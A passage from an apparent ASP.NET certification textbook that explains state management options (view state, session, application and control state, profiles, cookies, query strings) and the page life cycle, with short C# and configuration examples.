Another risk involved in using cookies is that, if the application is not from a trusted source, the contents of the cookies may destroy another user's system. Additionally, as cookies are sent as plain text from client browser to web server, malicious users who intercept the web traffic can read the cookie data.

## Maintaining View State

---

*View state* stores values that need to be retained for postback actions.

By default, the ASP.NET page framework, which is a scalable programming model, utilizes the view state to preserve page and control values between postbacks. The information stored in the view state repository contains the non-default values for the controls on the web page. Therefore, you can store application data that are specific to a page within this repository. ASP.NET retains the information in view state as serialized, base64-encoded strings and renders view state as hidden fields in the page.

## WORKING WITH VIEW STATE

View states contain a large amount of data because they store information about all controls in a page. To manage the information within the view state, you can create a custom view-state provider that stores the information to a database, when the client cannot support the existing view state persistence mechanisms. However, this reduces the performance of the server due to the time taken for storing and retrieving data. Additionally, you must serialize view state data explicitly. You can also disable view state for a few controls to reduce the size of the view state field, thus optimizing performance.

**TAKE NOTE\***

You can use view state instead of using session state or profile object.

**X REF**

The “Managing Session State” and “Using Profiles” sections later in this lesson discuss the usage of session state and profiles.

**+ MORE INFORMATION**

To know more about managing view state, refer to the “ASP.NET View State Overview” section in the MSDN library.

You can use the **ViewState** property of a page object to view the contents of the view state. The following code stores information in the view state collection:

```
ViewState["Counter"] = ctr.ToString();
```

You can refer to the following code snippet to retrieve the value from the view state collection:

```
ctr = (int) ViewState["Counter"];
```

While working with the view state data, keep in mind the following considerations:

- Store less amounts of data in view state.
- Extend the **PageStatePersister** class to use custom view state persistence methods when a client does not support the existing view state persistence mechanisms.
- Store the view state for the pages that have mobile clients with limited bandwidth and resources in the **Session** object on the server through the **SessionPageStatePersister** class.
- Disable view state for individual controls for which you do not want to store state information. However, do not disable view state when pages and controls rely on state persistence. Otherwise, it affects the behavior of the respective pages and controls.

## ANALYZING SECURITY CONCERNS REGARDING VIEW STATE

Although view state uses base64 encoding, it still exposes the code to the application’s users. Therefore, the state data is exposed to security risks. The information is encoded using base64 encoding and is stored as hidden fields. ASP.NET further implements a machine authentication code (MAC) key to generate a hash value of the view-state information. The two-level security strengthens the security aspect of the information stored in the view state. However, this is not a foolproof security mechanism; seasoned hackers can still intercept and modify the data.

Yet, by transmitting over SSL and by encrypting the view-state data, you can prevent unauthorized users from viewing the view state. To encrypt the data within the view state, you can use the **ViewStateEncryptionMode** property and set its value to true.

## Managing Session State

Session state is a server-side technique for managing state.

Session state can store and retrieve information for all pages of a web application. By default, all ASP.NET applications have their session state enabled. You can use a session state for various purposes such as determining if a specific user has already visited the web page.

## WORKING WITH SESSION STATE

The web server considers each HTTP request as a separate request. A session represents the number of requests from the same browser during a limited time window. The session state variables are stored within the **SessionStateItemCollection** object. The session state maintains the session variable values for the duration of the session. You can use the **Session** property of the **Page** class to exploit the session variables on a currently active web page. The following code demonstrates the use of **Session** property to store session variables:

```
Session["username"] = "Robert";
```

You can retrieve values from the session variable as shown in the following code:

```
string name = Session["username"];
```

Each session is identified by a unique **SessionID** property. Each time the browser accesses a page, the request is examined for a valid **SessionID**, usually stored within a cookie. During an active session, all requests are made with the same **SessionID**.

**TAKE NOTE\***

The **SessionIDManager** class is responsible for managing ASP.NET session identifiers.

**MORE INFORMATION**

To learn more about creating custom session identifiers, refer to the **SessionIDManager Class** in the MSDN library.

A **SessionID** is stored in a cookie by default. However, for a cookie-less session you can make ASP.NET store the **SessionID** in the URL of the page. To achieve this, you can configure the application's web.config file and set the **cookieless** attribute of the **<sessionState>** element to **true** as shown in the code that follows:

```
<configuration>
  <system.web>
    <sessionState cookieless="true" />
  </system.web>
</configuration>
```

When users request a page, ASP.NET sends the page to the browser with the modified URL that includes a unique session id. There may be cases where your application uses non-ASP.NET pages such as HTML pages or images. In that case, you can create a custom **SessionID** for the respective session by inheriting the **SessionIDManager** class and overriding its **CreateSessionID** and **Validate** methods.

## CONFIGURING SESSION STATE INFORMATION

You can use the **EnableSessionState** property of the **@Page** directive to set the session state. You can use the **sessionState** setting in **web.config** to configure the mode in which you want to store the session data. ASP.NET **sessionState** provides various storage modes that allow you to store session variables in different storage locations. The **SessionStateMode** enumeration represents the different session state mode values. Table 4-2 lists the available session state modes.

**Table 4-2**

Session State Modes

Mode	Description
InProc	Stores session state in server's memory. This is the default.
StateServer	Stores session state in the out-of-process ASP.NET state service.
SQLServer	Stores session state in SQLServer database.
Custom	Stores session state in a custom storage.
Off	Disables session state.

**MORE INFORMATION**

To learn more about session state modes, refer to the "Session-State Modes" section in the MSDN library.

You can also specify the identifiers that will be communicated during a session. The **sessionState** setting can specify a timeout value for session expiration.

While working with the session state data, you must consider the following points:

- Store short-lived, sensitive, session-specific data in a session state.
- Use SqlServer mode to store session state data when using web farm or web server. This enables the availability of session state across multicenter, multiprocessor configurations.
- Use cookie-less session identifiers for web servers that do not support cookies.

## Managing Application State

Contrary to the session state that is specific to a single user session in an application, application state stores information pertaining to all users and sessions in an application.

Application state holds information that is accessible to all classes in the ASP.NET application and resides on the server's memory. You can store the frequently accessed small bits of data that are common to the entire application in the application state variables.

## WORKING WITH APPLICATION STATE

The application state is stored as an instance of the `HttpApplicationState` class. The application state object for your web application is created when the user accesses the URL for the first time. You can use the `Application` property of the `HttpContext` class to manage the `HttpApplicationState` class. You can directly add, retrieve, or delete the content of the application state repository through code.

## CONFIGURING APPLICATION STATE

### MORE INFORMATION

To know more about caching application data, refer to the section Caching Application Data in the MSDN library.

- **Store less data in the application state:** Because it resides on server memory, it is readily accessible and very fast. Large amounts of data can overload the server memory and affect performance. Instead, you can use the application cache to store large amounts of application data. To add data to the application cache, use the `Add` method of the `Cache` object because the `Cache` class implements caching.
- **Save application state values to databases:** Each time the application is stopped or restarted, the application state has to be recalled. To avoid this, you can save application state values to databases.
- **Use a database and share it with other servers:** You cannot share the application state values between multiple servers running the same application. This is a major concern when you want to leverage it across the servers rendering that application. To achieve this scalability, you can use a database and share it with the other servers.
- **Make modifications to application objects using synchronization support:** Because application state spans the entire application; users may access the application objects simultaneously. Therefore, any modifications to the application objects must be done using synchronization support `Lock` and `Unlock` methods.

## Handling Control State

Control state data ensures that control information is persisted across postbacks even if view state is disabled.

When the `ViewState` property is turned off, you will not be able to check the state of controls. In such cases, you can use the control state to view the persistent state of a specific control. You can use the `ControlState` property to track the state of the control.

The following code sample shows a custom control that overrides the `SaveControlState` and `LoadControlState` methods of the `Control` class. The `SaveControlState` method in the code saves the object returned from the base `SaveControlState` method and a text box value as a `Pair` object in the control state. The `LoadControlState` method in the code retrieves the saved `Pair` object from the control state.

### TAKE NOTE\*

A `Pair` object is a utility object that you can use to store two related objects without hiding the underlying data. This object does not encapsulate its object references and contains two properties named `First` and `Second`. The `Pair.First` property stores the value for the first object of the pair, and the `Pair.Second` property stores the value for the second object of the pair.

```
public class SaveControl: Control
{
    protected override void OnInit(EventArgs e)
    {
        base.OnInit(e);
        Page.RegisterRequiresControlState(this);
    }
    protected override object SaveControlState()
    {
```

```
        object getObj = base.SaveControlState();
        Pair p1 = new Pair(getObj, TextBox1.Text);
        return p1;
    }
protected override void LoadControlState(object ostate)
{
    Pair p = ostate as Pair;
    if (p != null)
    {
        base.LoadControlState(p.First);
    }
}
```

## TAKE NOTE\*

To access control state for a custom control, you must override the `OnInit`, `SaveControlState`, and `LoadControlState` methods. Additionally, you must call the `RegisterRequireControlState` method on the `Page` before saving control state. This is to signal that the custom control needs to access the control state.

## Using Profiles

Applications make use of cookies to gather user preferences based on what the user accessed within the application in the last or recent visit. For the subsequent visit, you can use this information to customize the application to correspond to user preferences.

Customizing user preferences involves using a number of elements, such as a unique user identifier. ASP.NET provides the profile feature to define such user preferences for individual users. These user *profiles* are accessible from anywhere in your application. You can define objects using these profile features.

To begin working with user profiles, you need to enable profiles from within the `web.config` file of your web application. You must specify a profile provider, which is the class that performs the task of storing and retrieving profile data. The .NET Framework allows you to use the instance of the `SqlProfileProvider` class to create an object to store profile data. You can associate this instance to a database. The following code displays the `Profile` section within the `web.config` file for a specific property of a user profile:

```
<configuration>
    <system.web>
        <anonymousIdentification enabled="true" />
        <profile enabled="true">

            <properties>
                <add name="Address" type="System.String"
allowAnonymous="true" />
            </properties>
        </profile>
    </system.web>
</configuration>
```

At the time of compilation, ASP.NET dynamically generates a `ProfileCommon` class. This class inherits from the `ProfileBase` class. The `ProfileCommon` class contains all the properties defined in the `profile` property within the application configuration.

When you want to retrieve a specific property of a user profile, you can invoke a property value and ASP.NET automatically determines the current user and the corresponding profile values.

**MORE INFORMATION**

To know more about storing user profiles, refer to the ASP.NET Profiles Properties Overview section in the MSDN library.

**CERTIFICATION READY?**

Manage states for controls.

1.3

The following click event handler of a button stores the address value entered in a text box to the **Profile** object:

```
protected void btnPostal_Click(object sender, EventArgs e)
{
    Profile.Address = Server.HtmlEncode(txtPostal.Text);
}
```

The following code sample retrieves the **Address** profile property:

```
protected void Page_Load(object sender, EventArgs e)
{
    //Displays the retrieved address value from the Profile object in a
    //label control
    lblPostal.Text = Profile.Address;
}
```

## ■ Deciding On a State Management Strategy



**THE BOTTOM LINE**

When developing your ASP.NET web applications, you often would like to manage the state of your web pages and controls across multiple requests. Doing so helps you provide customization in addition to storing user information for various purposes. When it comes to managing state, ASP.NET provides you with various options. You have to decide on the right state management strategy to provide an effective and reliable web application.

You can classify the various ASP.NET state management methods into client-side state management methods and server-side state management methods. However, before analyzing when to use each of these methods, you have to understand the various criteria available to choose an appropriate state management method for your web application.

### Understanding the Requirements

Before deciding on an effective state management strategy, you must understand the requirements of your web application.

ASP.NET provides you with several options for managing the state of your web application. To select an appropriate state management method, you should analyze the following criteria:

- **Volume of stored data:** How much data needs to be stored across requests?
- **Data storage place:** Do you want to store data on the client or on the server?
- **Client details:** What are the capabilities of the client? Does it store persistent cookies or in-memory cookies?
- **Type of data:** Is the data to be stored sensitive or not?
- **Performance criteria:** What is the required performance criteria and bandwidth for your application?
- **User basis:** Should your application store data on a per-user basis?
- **Storage duration:** What is the duration of the data storage?
- **Server type:** Are you going to use multiple servers (web farm), a single server with multiple processes (web garden), or a server with single processes?

Once you are clear about your requirements, you can analyze the usage of various ASP.NET state management techniques to decide on a suitable method.

**X REF**

You can refer to “Understanding Control States” in this lesson, to learn more about the client-side state management techniques listed here.

**TAKE NOTE\***

When choosing a client-side method for state management, there is always a limitation on the amount of data stored on the client. In addition, because you have to transfer data from the server to the client for storage, you should consider bandwidth limitations.

## USING VIEW STATE

You can choose the view state option whenever there is a need to store a smaller amount of data for a page that posts back to itself. That is, if you need to store any user-specific information relating to a page rather than information pertaining to any control, you can use view state to store the data. In addition, when basic security of the data to be stored is your main concern, you can opt for the view state method.

Advantages of using the view state method include:

- You do not need to use server resources for view state because it maintains a structure to store data within the page code, which involves a simple implementation.
- View state provides automatic maintenance of page and control state.
- When compared to hidden fields, view state is secure because you hash, compress, and encode values in the view state for Unicode implementations.

**TAKE NOTE\***

Although, view state ensures security by providing Unicode implementations and by using hidden fields to store values, hackers can still tamper with the view state data. If you view the output of the page directly, you can see the data in the hidden field, which is a major security threat.

**TAKE NOTE\***

You can turn off view state at page level, thus totally affecting the state management capability that you built using view state.

Disadvantages of using the view state method include:

- View states store data in the page itself. Therefore, when you store large amounts of data in view state, the application performance is affected. Thus, the web page slows down when the users download or post the page.

## USING CONTROL STATE

You can use control state to store smaller amounts of data for a control across postbacks. Unlike view state, you cannot turn off control state, so control state provides a more reliable way to store state data.

The advantages of using the control state method include:

- You do not need to use server resources because control state stores data in hidden fields within the page.
- Because control state cannot be disabled or turned off, it offers more reliability than view state.
- You can use custom adapters to maintain the storage of control state data.

However, it has two main disadvantages:

- You must write code to save and load control state, which requires some programming on your part.
- Like view state, control state also stores data in hidden fields that reside in the page. Therefore, storing large amounts of data in it may slow down the page.

## USING HIDDEN FIELDS

You can use hidden fields to store small amounts of frequently modified data for a page that posts back to itself or to another page. In addition, when data security is not a major concern, you can opt for hidden fields.

When you use hidden fields for state management, you have the following advantages:

- You do not need to use server resources when using hidden fields because you can store and read data from the `HtmlInputHidden` control on the page, so it is a simple implementation.
- All types of browsers and devices support forms with hidden fields.

When you use hidden fields for state management, you have the following disadvantages:

- Using hidden fields increases security risk. That is, if you view the output of the page directly, you can see the data in the hidden field, thus allowing data tampering.
- Because hidden fields provide a single value field for storing information, you cannot use them to store rich structures with multiple values. In order to store multiple value fields, you should implement delimited strings and write code for parsing those strings.
- When you store large amounts of data, hidden fields affect the application performance. This is because hidden fields store the data within the page. Thus, the page slows down when the users download or post the page.

### TAKE NOTE\*

You can use hidden fields only on pages that you submit to the server. When submitting pages with hidden fields, use the `HTTP_POST` method.

## USING COOKIES

You can use cookies to store small amounts of information on clients when security is not a major concern.

The advantages of using cookies include:

- You do not need to use server resources for cookies because you can store a cookie on the client. The server reads the cookie only after a post.
- Using cookies involves a simpler implementation because it is a text-based structure with simple key-value pairs.
- A cookie can expire when the browser session ends or can exist continuously on the client, pertaining to the client-side expiration rules and providing configurable expiration.
- You can rely on cookies because they provide a persistent and durable form of data on the client. However, the durability of cookies depends on the cookie expiration time and user intervention. Users can delete cookies from their machine at any time.

The disadvantages of using cookies include:

- Because the cookies are stored on the client, users can manipulate data stored on cookies. This could lead to a major security threat or it could make your application fail if your application depends on cookies.
- You cannot store large amounts of data in a cookie because most browsers place a 4096-byte limit on the size of a cookie.
- There is always a risk of user-configured refusal when using cookies because users can disable cookies in their browser or client device.
- Although cookies are durable, the durability depends on the cookie expiration processes on the client and user intervention.

**TAKE NOTE\***

Query string is an easy option to use when you request a page through its URL using the HTTP GET method. However, when you submit the page to the server through the HTTP POST method, you cannot read query strings from pages.

**TAKE NOTE\***

When managing your web application's state on the server, state information can use more server resources. This can lead to scalability issues on the server when you try to store larger amounts of data.

**X REF**

You can refer to “Understanding Control States” in this lesson, to learn more about application state, session state, and profile properties.

## USING QUERY STRINGS

You can use query strings to transfer smaller amounts of information from one page to another when security is not an issue.

The advantages of using query strings are as follows:

- You do not need to use server resources for query strings because a query string remains in the HTTP request for a specific URL.
- All types of browsers and devices support query strings.
- ASP.NET supports query strings, which means you can easily implement query strings. For example, you can use the `Params` property of the `HttpRequest` object to read query strings.

The disadvantages of using query strings are as follows:

- Because you can append query strings to the URL of a page, end users can see a query string directly through their browser user interface. Therefore, storing sensitive data in query strings may cause security threats.
- You cannot pass large amounts of data using query strings because most browsers and client devices place a 2083-character limit on the length of URLs.

## Deciding On the Right Server-Side State Management Method

When your data is highly sensitive, you may have to choose a state management method that tightly protects your data. In this case, you can choose one of the ASP.NET server-side state management methods.

ASP.NET provides various options for managing the state on the server that includes:

- Application state
- Session state
- Profile properties
- Database support

## USING APPLICATION STATE

You can use application state when storing less frequently modified global information that is used by many users. However, because the application state applies to all users and sessions, all pages can access the data stored in it. Therefore, security becomes a major concern.

The advantages of using application state include:

- If you are an ASP developer, then you are already familiar with application state, which makes your task of implementing application state easy. Moreover, the `HttpApplicationState` class that defines the application state object is consistent with other .NET Framework classes.
- Because application state is global to the entire application, you need to maintain only a single copy of the information.

The disadvantages of using application state include:

- Because application state uses server memory, server performance and the scalability of your application can be affected.
- Because variables stored in application state are global only to the process in which the application is running, you cannot depend on application state to store unique values or update global counters in web farm or web garden server configurations.
- Because the global data maintained in an application state is volatile, the data will be lost if the web server holding the data crashes, upgrades, or shuts down. Therefore, the durability of data in the application state depends on the availability of the server.

**TAKE NOTE\***

You must not store large amounts of data in application state. However, you can increase web application performance by carefully designing and implementing application state. For example, placing a globally used static dataset in application state increases your site performance by reducing the number of requests to the database. However, always store small amounts of less frequently changed datasets in your application state variables.

## USING SESSION STATE

You can use session state to store sensitive short-lived information that is specific to an individual session.

The advantages of using session state include:

- If you are an ASP developer, you are already familiar with session state, which will make it easy for you to implement session state. Moreover, the `HttpSessionState` class that defines a session state object is consistent with other .NET Framework classes.
- You can raise session management events and use them in your application.
- You can store session state in various storage locations by setting the mode attribute of the `<sessionState>` element in the `web.config` file. When you store session data in a database or in an out-of-process ASP.NET server process, you can preserve the state across web application restarts. Additionally, you can also persist session state data across web farm or web garden servers.
- You can preserve session state in both multicomputer (web farms) and multiprocessor configurations (web garden); this minimizes scalability issues.
- By default, session identifiers are stored in cookies to enhance user identification capabilities in web applications. However, you can also use session state with browsers that do not support HTTP cookies. This is possible by storing the session identifiers in query strings.

**X REF**

To know more about the various session state modes, refer to the “Understanding Control States” section in this lesson.

**TAKE NOTE\***

Although you can store session identifiers in query strings appended to the URL of a page, it can lead to security threats because a query string appended to the page URL is visible to users through a web browser interface. Therefore, malicious users can bookmark the URL or can pass the URL to other users that contain the session identifier.

**X REF**

To know about session identifiers, refer to the section “Managing Session State” under “Understanding Control States” in this lesson.

**TAKE NOTE\***

You should not store large amounts of data in session state.

- You can write your own session-state provider to customize and extend a session state. In this approach, you can store session state data in custom data formats using different data stores such as databases, XML files, or web services.

The disadvantages of using session state include:

- When you store session state variables in server memory (default behavior), the performance of your web server is affected until you remove or replace them.
- When you store huge amounts of data such as large datasets, session state increases the load on the server, thus affecting server performance.
- If you use session state without cookies, you have to place the session identifier in a query string. Using a query string has its own disadvantages.

## USING PROFILE PROPERTIES

You can use profile properties to store user-specific information that needs to be persisted even after the user sessions expire. In addition, use profile properties if you want to retrieve the saved user information from the data source on subsequent user visits to your application.

**WARNING** The session-state objects remain for the lifetime of every session in your application. Therefore, if many users use the application simultaneously, session states can occupy significant server resources affecting the scalability of the application.

## X REF

To know more about storing user profiles, refer to the section “Using Profiles” under “Understanding Control States” of this lesson.

**CERTIFICATION READY?**  
Design a state management strategy.  
5.1

The advantages of using profile properties in your application include:

- You can preserve information in profile properties across Internet Information Server (IIS) restarts and worker-process restarts because the data is stored in an external mechanism. In addition, you can also maintain information stored in profile properties across web farm or web garden servers.
- You can use profile properties in both multicomputer and multiprocessor configurations, thus minimizing scalability issues.
- To use profile properties, you should configure a profile provider. Apart from using the built-in ASP.NET `SqlProfileProvider` class to store profile data in a SQL database, you can also create a custom profile provider class to store data in a custom format to a custom storage such as an XML file or a web service.

The disadvantages of using profile properties in your application include:

- Because profile properties maintain data in a data store, the performance of your web application is affected due to round-trips to the data store.
- Profile properties require a considerable amount of configuration because you need to configure all the profile properties that you might store.
- Because profile properties persist in nonvolatile storage, you must make sure that your application calls the necessary clean-up mechanisms of the profile provider when data becomes stale, thus adding the work of data maintenance to your task list.

## USING DATABASE SUPPORT

You can use database support to store large amounts of sensitive information such as transactional data. In addition, use database support when you want the information to survive application and session restarts, and data mining is your major concern.

Using database support to manage state has the following advantages:

- Because access to the database requires strict authentication and authorization, you can be sure of the security of your data.
- You can store any volume of data.
- Because you can maintain data in the database, irrespective of the availability of the web server, database support for state management ensures data persistence.
- Because the database includes various features such as triggers, referential integrities, and transactions, you can maintain and recover sensitive data safely in spite of common errors.
- Data stored in database is available to all information processing tools.
- Because there is a widespread support for database, you can take advantage of the large range of available databases and widely available custom configurations.

Using database support to manage state has the following disadvantages:

- When you use database for maintaining state, it increases the hardware and software configurations complexity.
- When relational data model constructs are poor, the scalability of your application is affected. In addition, forcing too many queries to the database affects server performance.

## SUMMARIZING STATE MANAGEMENT METHODS

Table 4-3 summarizes the advantages and disadvantages of each of the state management methods.

**Table 4-3**

Summary of State Management Methods

METHOD	ADVANTAGES	DISADVANTAGES
View State	Maintains a structure to store data within the page code. Provides automatic maintenance of page and control state.	Application performance gets affected when you store large amounts of data. Hackers can tamper view state data.
Control State	Stores data in hidden fields. Offers more reliability because the control state cannot be disabled.	Requires programming on your part.
Hidden Fields	Simple implementation.	Increases security risks. Cannot be used to store rich structures with multiple values.
Cookies	Simple implementation. Provides a persistent and durable form of data on the client.	Users can manipulate data stored on cookies, leading to a major security threat. Cookies cannot store large amounts of data.
Query Strings	Supported by all types of browsers and devices. Easy to implement.	End users can view the query string through their browser user interface, leading to unfriendly URLs. Large amounts of data cannot be stored.
Application State	Easy to implement. Requires maintenance of a single copy of information.	Affects server performance and scalability of the application. Not dependable to store unique values or update global counters in web farm or web garden server configurations.
Session State	Consistent with other .NET Framework classes. Easier to raise session management events and use them in an application.	On storing large amounts of data, session state increases the load on the server, affecting the server performance. On using session state without cookies, you should place the session identifier in a query string. When using a web form, you must plan for session state persistence using a separate server or database.
Profile Properties	Minimizes scalability issues. Maintains information stored in profile properties across web farm or web garden servers.	Affects performance of the web application. Requires configuring all of the profile properties that you might store.
Database Support	You can store any amount of data. You can maintain and recover sensitive data safely.	Increases the hardware and software configuration complexity. Affects server performance.

## ■ Understanding Page Handling in ASP.NET

↓  
**THE BOTTOM LINE**

When a browser requests an ASP.NET page, the page framework renders the appropriate HTML markup. The rendered HTML includes the controls that were defined on the web page. Between your request and the rendering of the page, the page goes through various stages and performs a series of processing steps that collectively define the *page life cycle*. The steps that the ASP.NET web pages follow are also referred to as the life cycle stages of the pages. The page framework maintains the state of a page and the controls in the page during the entire page life cycle.

### Exploring ASP.NET Page Life Cycle Stages

The life cycle stages are standard stages that every ASP.NET developer must understand and follow in order to make optimum use of the ASP.NET features and to create the web application according to the requirements.

When a browser requests a page, the page framework goes through steps, such as initialization, instantiating the controls, restoring and maintaining a state, running event handler code, and finally rendering the markup. Understanding the various page life cycle stages helps you to code specific tasks during the specific stage of the life cycle. In addition, you must know the exact life cycle stage to introduce the different design elements, such as custom controls within your web application. You must also know the appropriate stage that helps control the properties of the various custom design elements.


The custom controls that you incorporate have a life cycle of their own although these life cycles are entirely dependent on the page life cycle. Therefore, the page framework raises more events for a control than for a normal ASP.NET page.

### ASP.NET PAGE LIFE CYCLE STAGES

When a page loads, apart from the steps in the page life cycle, the page goes through various application states that occur before and after the page request. The application states are not specific to a page. ASP.NET puts together these application states and the stages of the page life cycle in order to handle a page request. Figure 4-1 shows the ASP.NET page life cycle stages. Table 4-4 lists the stages of the page life cycle.

**Figure 4-1**

ASP.NET Page Life Cycle Stages



**Table 4-4**

Page Life Cycle Stages

STAGES	DESCRIPTION
Page Request	This is the initial phase in the page's life cycle that occurs just before the beginning of the life cycle. When the browser requests a page, it determines whether to parse or compile the requested page. If the browser chooses to compile the page, the browser retrieves a cached copy of the page and sends the page to the user without actually running the page.
Start	In this phase, you can specify the values for the <b>Request</b> and <b>Response</b> properties. The page also determines whether the request is a postback or a new request and sets the <b>IsPostBack</b> property accordingly.
Page Initialization	This is the stage where you can manage each control on the page by specifying the value for the <b>UniqueID</b> property. In case the request is a postback, the page does not load the postback data. In addition, the page does not restore the values of the control properties that correspond to the view state data.
Load	If the page determines that a request is a postback, the page loads the relevant postback data along with the control properties. Note that the control properties have retrieved the values from the view state and control state data.
Validation	Once the page loads, the <b>Validate</b> method of all validator controls on the page is invoked. You can now specify the value for the <b>IsValid</b> property of each validator control and of the page as a whole.
Postback Event Handling	In case of postback requests, the page invokes all postback-related event handlers.
Rendering	After the requests have been processed, the output is delivered to the user. However, just before rendering the output, the page must save all controls and page values in the view state. The page then invokes the <b>Render</b> method for each control. A text writer displays the output to the <b>OutputStream</b> of the <b>Response</b> property of the page.
Unload	In this phase, the page invokes the <b>Unload</b> property after the entire page is rendered to the user. All the cleanup actions are performed. The <b>Response</b> and <b>Request</b> properties are also unloaded.

## Understanding ASP.NET Page Life Cycle Events

When a page is requested, the page raises events in all the phases of the life cycle. These events help you handle and run your own code. You can bind an event handler to the event, either by using the **Onclick** attribute or by writing code to bind dynamically.

ASP.NET automatically invokes specific methods when an event occurs in a page. You do not have to write code explicitly to invoke these methods. The methods are executed as and when certain events are raised. This is because the **AutoEventWireUp** attribute of the **@Page** directive is set to true by default. When this attribute is enabled, the page events bind to their corresponding methods automatically because the page events are prefixed with the word **Page**, as in **Page\_Load** or **Page\_Init**. Table 4-5 lists several of the page events that occur while processing and rendering a request to the client.

**Table 4-5**

Page Events

EVENT	DESCRIPTION
PreInit	<p>The <b>PreInit</b> event is the initial event that occurs prior to page initialization. You must use this event:</p> <ul style="list-style-type: none"> <li>• To determine if the request is a postback or new by checking the <b>IsPostBack</b> property.</li> <li>• To create or recreate dynamic controls.</li> <li>• To set a master page dynamically.</li> <li>• To load themes.</li> <li>• To fetch and set profile property values.</li> </ul> <p>You have to be careful if the page request is a postback. At this stage, no controls have been restored to the view state data. Therefore, there are possibilities of the value of the controls being overwritten in subsequent event stages.</p>
Init	This event immediately follows the <b>PreInit</b> event. By this time, the controls have been initialized and the themes have been set. This event reads and initializes control properties. It is pointless to access the view state data because it is not yet populated. You cannot access server controls at this stage.
InitComplete	The <b>Page</b> object raises this event to process and determine that all initialization tasks are complete. You can access other server controls at this stage but no user data is populated yet.
PreLoad	You can include any tasks that you want to perform before the page initiates the <b>Load</b> event, such as load the view state for the page and all the controls. In case of postback requests, the page loads the relevant postback data.
Load	Once the tasks mentioned in the <b>PreLoad</b> event are executed, the page invokes the <b>OnLoad</b> event. It repeats the same action for each of the controls on the page. This event can be used to specify the property values for each control and establish database connections. It is not a recommended practice to include a custom template because the custom values are overridden by the form values.
Control Events	These events are specific to the control such as the <b>Click</b> event of a <b>Button</b> control. In case of postback requests, the page checks the <b>IsValid</b> property for all the validator controls and for the page.
LoadComplete	This event ensures that all controls within the page are loaded completely.
PreRender	Prior to rendering a request, this stage allows you to make any modification to the contents of the page and change the value of any controls on the page. At this stage, the <b>Page</b> object invokes the <b>EnsureChildControls</b> property for each control and the page. In addition, each data-bound control that has the <b>DataSourceID</b> specified invokes the relevant <b>DataBind</b> method for that control.
SaveStateComplete	Prior to this event, the view state data for the page and the controls within the page are saved. You can no longer make any modifications to the page or the controls.
Render	At this stage, the <b>Page</b> object invokes the <b>Render</b> method on each control. This renders the corresponding markup to the browser. This is the stage where you can include your custom controls. Any code written within the custom control overrides the code within the <b>Render</b> method.
Unload	This event occurs for each control and then for the page where the controls and the page go through the cleanup process. You can use this to discontinue all database connections and close all open files. Any changes that you make to the controls or the page using the <b>Response.Write</b> method will throw an exception.

The following code sample shows the event handlers for the respective page events. The code allows you to determine the order in which each event occurs in a page life cycle:

```

protected void Page_AbortTransaction(object sender, EventArgs e)
{
    Trace.Warn("Page_AbortTransaction" + System.DateTime.Now);
}
protected void Page_CommitTransaction(object sender, EventArgs e)
{
    Trace.Warn("Page_CommitTransaction" + System.DateTime.Now);
}
protected void Page_DataBinding(object sender, EventArgs e)
{
    Trace.Warn("Page_DataBinding" + System.DateTime.Now);
}
protected void Page_Load(object sender, EventArgs e)
{
    Trace.Warn("Page_Load" + System.DateTime.Now);
}
protected void Page_LoadComplete(object sender, EventArgs e)
{
    Trace.Warn("Page_LoadComplete" + System.DateTime.Now);
}
protected void Page_PreInit(object sender, EventArgs e)
{
    Trace.Warn("Page_PreInit" + System.DateTime.Now);
}
protected void Page_Preload(object sender, EventArgs e)
{
    Trace.Warn("Page_Preload" + System.DateTime.Now);
}
protected void Page_PreRender(object sender, EventArgs e)
{
    Trace.Warn("Page_PreRender" + System.DateTime.Now);
}
protected void Page_PreRenderComplete(object sender, EventArgs e)
{
    Trace.Warn("Page_PreRenderComplete" + System.DateTime.Now);
}
protected void Page_SaveStateComplete(object sender, EventArgs e)
{
    Trace.Warn("Page_SaveStateComplete" + System.DateTime.Now);
}
protected void Page_Unload(object sender, EventArgs e)
{
    Trace.Warn("Page_Unload" + System.DateTime.Now);
}

```

## **Understanding Considerations for Page Life Cycle Events**

---

Each control within the page follows a life cycle of its own.

It is imperative to consider situations carefully because you are dealing with two parallel-running life cycles, one for the page and the other for individual controls. With controls being added dynamically during runtime, it is also important to oversee tasks that bind these controls to relevant methods.

## ANALYZING PAGE LIFE CYCLE CONSIDERATIONS

You must not only be well aware of the phases of the page life cycle, but also understand the nuances of the ASP.NET page and the control's behavior. Understanding these considerations can help you organize tasks and avoid errors.

Some of the page life cycle considerations that you must keep in mind include the following:

- Some control events are triggered simultaneously with the page events. For example, the `Init` and `Load` events for a control occur about the same time as the `Init` and `Load` event for the page. The page uses a bottom-up or a top-down approach for executing the events. For example, with the `Init` event, the page uses a bottom-up approach, that is, it first runs the `Init` event for each child control before it runs the `Init` event for the page. However, for the `Load` event, the page uses a top-down approach, that is, the page loads the page before loading the individual controls on the page.
- You can customize the appearance or content for a control by adding code to the event, such as the `Click` event of the `Button` or the `SelectedIndexChanged` event of the `ListBox`. Additionally, you can manage the `DataBinding` and `DataBound` events for specific controls.
- If your application uses a master page, and a page inherits a class from the master page, you can override the methods of the base class of the page. For example, you can override the `InitializeCulture` method of the base class to set the culture information dynamically.
- Some base methods such as `OnLoad` are always called irrespective of whether you code the `Page_Load` event or not. To override a base method, you must use the `override` keyword when calling the method. For example, to override the `OnLoad` method of the base implementation, prefix the base method with the `override` keyword and invoke it explicitly using the following syntax:

```
base.Load
```

## MANAGING DYNAMIC CONTROLS

